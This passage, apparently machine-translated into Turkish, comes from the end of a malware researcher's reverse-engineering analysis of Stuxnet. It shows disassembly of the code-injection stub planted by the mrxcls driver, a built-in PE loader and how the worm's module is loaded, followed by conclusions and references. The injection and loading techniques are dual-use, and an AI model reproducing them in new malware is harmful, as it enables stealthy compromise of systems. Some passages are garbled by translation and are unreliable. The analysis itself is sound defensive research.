lea     eax, [ebp+PEDataPtr]
push    90763FCDh      ; Number
push    eax              ; PEDataPtr
call    GetAPIFromKernel32
mov     [esi+10h], eax
lea     eax, [ebp+PEDataPtr]
push    9BD78C29h      ; Number
push    eax              ; PEDataPtr
call    GetAPIFromKernel32
mov     [esi+18h], eax
lea     eax, [ebp+PEDataPtr]

```

Ardından, içe aktarma tablosundan sonraki ilk 0xC baytını (12 bayt) bazı baytlarla kaydeder ve ardından giriş noktasını aşağıdakilerle değiştirir: eax, 0

hareket

aramak

eax

Ardından, "mov eax,0"ın hemen değerini , genel tablo arabelleğinin 3. ögesiyle ("MZ" + 0x560'ta InjectedMemory) değiştirir ve bu, enjekte edilen kodun giriş noktasıdır.

"MZ" + 0x2B8'deki InjectedMemory şöyle olur: "MZ"deki

InjectedMemory + 0x2B8 00: Imagebase 08:
VirtualAlloc 10: VirtualFree 18:
GetProcAddress 20:
GetModuleHandle 28:
LoadLibraryA 30: LoadLibraryW
38: Istrcmp 48: Getstrcmpi
50: DeviceIoControl
58: Belleğin başına Ptr (MZ'den 101C'den önce)
60: MZ'deki InjectedMemory'ye Ptr
68: 8A0 Boyut
70: Bilinmiyor
78: Sürecin Giriş Noktası

Sonunda, kullanıcı modundaki bir süreçte stuxnet dosyasını enjekte etmenin 3. aşamasına başlamak için bildirim rutininden çıkar.

#### 4.7.2.5. Üçüncü Aşama: Stuxnet'i Kullanıcı Modunda Yükleme ve Çalıştırma

Bu verileri (içe aktarma tablosu dahil) bir uygulamaya enjekte ederek (stuxnet ile virüslü işlem olarak windbg'yi seçiyorum) bu kısmı tersine çevirmeye başlıyorum ve Ollydbg kullanarak bu kısmı tersine çevirmeye başlıyorum.

Bu hazırlanmış kod, yeni bir MZ başlığı oluşturarak (veya eksik verileri değiştirilmiş bir PE modülüne yazarak) "MZ" veya "PE" gibi kaçırılan baytları yazarak başlar ve böyle devam eder... 2. MZ olmak için 0x101C baytlarında bellek enjekte edilir Enjekte edilen başlık hafıza.

Daha sonra bazı fonksiyonların adresini alır ve aşağıdaki gibi fonksiyonlarla bir dizi oluşturur:

Address	Value	Comment
\$ ==>	0106408C	ASCII "MZ"
\$+4	00000F90	
\$+8	01065689	offset <windbg.MemAlloc>
\$+C	010656BD	offset <windbg.MemFree>
\$+10	010656DA	offset <windbg.MemCopy>
\$+14	010656FA	offset <windbg.MemZero>
\$+18	7C801D7B	kernel32.LoadLibraryA
\$+1C	7C80AE40	kernel32.GetProcAddress
\$+20	7C830D7C	RETURN to kernel32.lstrcmpA
\$+24	7C80EB41	kernel32.lstrcmpiA
\$+28	7C812B7E	RETURN to kernel32.GetVersionExA
\$+2C	7C900000	ntdll.7C900000
\$+30	C07089B0	
\$+34	00000000	

0xF90, enjekte edilen koddaki 2. MZ Başlığının boyutudur . Ardından, oluşturulan kod, bu enjekte edilen modüllerin her ikisini de (bu PE başlıklarıyla birlikte), yerleşik bir PE Yükleyci kullanarak virüslü işlemin sanal belleğindeki yeni ayrılmış belleklere yükler.

Bu PE yükleyici, yeniden yerleştirilebilirleri sabitleme ve başlıkları ve bölümleri doğru yere yükleme yeteneğine sahiptir (ancak sonunda basit bir PE yükleyicidir)

Bundan sonra 1. Modülün giriş noktasına çağırır. Bu modül SHE'yi kaydederek başlar ve ardından LoadLibraryW veya PEloader'ını kullanarak Stuxnet Dosyasını, stuxnet arabelleğinin başlangıcındaki verilerdeki bayraklardaki 2. biti kontrol ederek yükler (tablo 3-3-1'de).

Address	Hex dump	Disassembly	Comment
00830611	56	push esi	
00830612	8B35 28038300	mov esi,dword ptr [830328]	Stuxnet Decrypted File
00830618	85F6	test esi,esi	
0083061A	74 4F	je short 0083066B	
0083061C	53	push ebx	
0083061D	57	push edi	
0083061E	807E 20 00	cmp byte ptr [esi+20],0	
00830622	74 09	je short 0083062D	
00830624	56	push esi	
00830625	E8 42FFFFFF	call <StuxnetPELoader>	
0083062A	59	pop ecx	
0083062B	EB 36	jmp short 00830663	
0083062D	FF76 08	push dword ptr [esi+8]	
00830630	A1 E8028300	mov eax,dword ptr [8302E8]	LoadLibraryW
00830635	8B3D D0028300	mov edi,dword ptr [8302D0]	kernel32.GetProcAddress
0083063B	0FE75E 18	movzx ebx,word ptr [esi+18]	
0083063F	FFD0	call eax	Calling LoadLibraryW
00830641	85C0	test eax,eax	
00830643	74 1E	je short 00830663	
00830645	53	push ebx	
00830646	50	push eax	
00830647	FFD7	call edi	Calling GetProcAddress
00830649	85C0	test eax,eax	
0083064B	74 16	je short 00830663	

Stuxnet'i yükledikten sonra, stuxnet modülünde (Tablo 3-3-1'de açıklanan stuxnet tamponundaki ilk 28 bayta da yazılan) seçilen dışa aktarılan işlevi çağırır.

Sonunda, değiştirilen giriş noktasını, halihazırda belleğe kaydedilmiş olan orijinal kodla yeniden yazar (Tablo 3-4-1'e bakın).

Sonunda, giriş noktasının izinlerini +0xC giriş noktasının izinlerini orijinal durumuna (Salt Okunur) yeniden sıfırlamak için mrxcld sürücüsüne bir Io istek paketi gönderen DeviceIoControl'ü çağırır ve ardından işlemin çalışmasını sağlamak için giriş noktasına çağrı yapar. normalde.

## 5. Sonuç:

Stuxnet, karmaşıklığı, siyasi hedefleri ve arkasındaki suçlular nedeniyle medyanın dikkatini çekiyor.

Stuxnet, şimdiye kadar kamuoyunda görülen en karmaşık solucandır. 4 adet sıfır gün zafiyeti ve daha önce kullanılmış bir zafiyet, WinCC OS'de bir zafiyet barındırıyor ve sadece bu değil aynı zamanda üç rootkit'e sahip olması ve en ilginç özelliği PLC'ye bulaşması.

Bu solucan, kötü amaçlı yazılımın anlamını değiştirir ve kötü amaçlı yazılım araştırmacıları için yeni bir dönem yaratır.

Umarım bu uzun yazıdan keyif almışsınızdır. Geri bildiriminizi bekliyorum.

## 6. Yazar Hakkında:

Ben Amr Thabet. Freelancer Kötü Amaçlı Yazılım Araştırmacısıyım ve geçen yıl İskenderiye Üniversitesi mühendislik fakültesinde öğrenciyim.

Ben Pokas x86 Emulator'ın Yazarıyım, Kahire Güvenlik Kampı 2010'da konuşmacıyım ve Yunanistan, Atina'daki Athcon Güvenlik Konferansı 2011'de konuşmacı olmaya davet edildim.



14 yaşında programlamaya başlıyorum. Kötü amaçlı yazılım, ters çevirme ve virüsten koruma alanlarında birçok kitap ve araştırma okudum ve yakın 4 yıldan beri bir ters çeviriciyim.

## 7. Referanslar:

1. Symantec tarafından hazırlanan "W32.Stuxnet Dosyası"
2. ESET'ten "Mikroskop Altında Stuxnet"
3. "MRXCLS.SYS Kötü Amaçlı Yazılım Yükleyici"

<http://www.geoffchappell.com/viewer.htm?doc=notes/security/stuxnet/mrxcls.htm>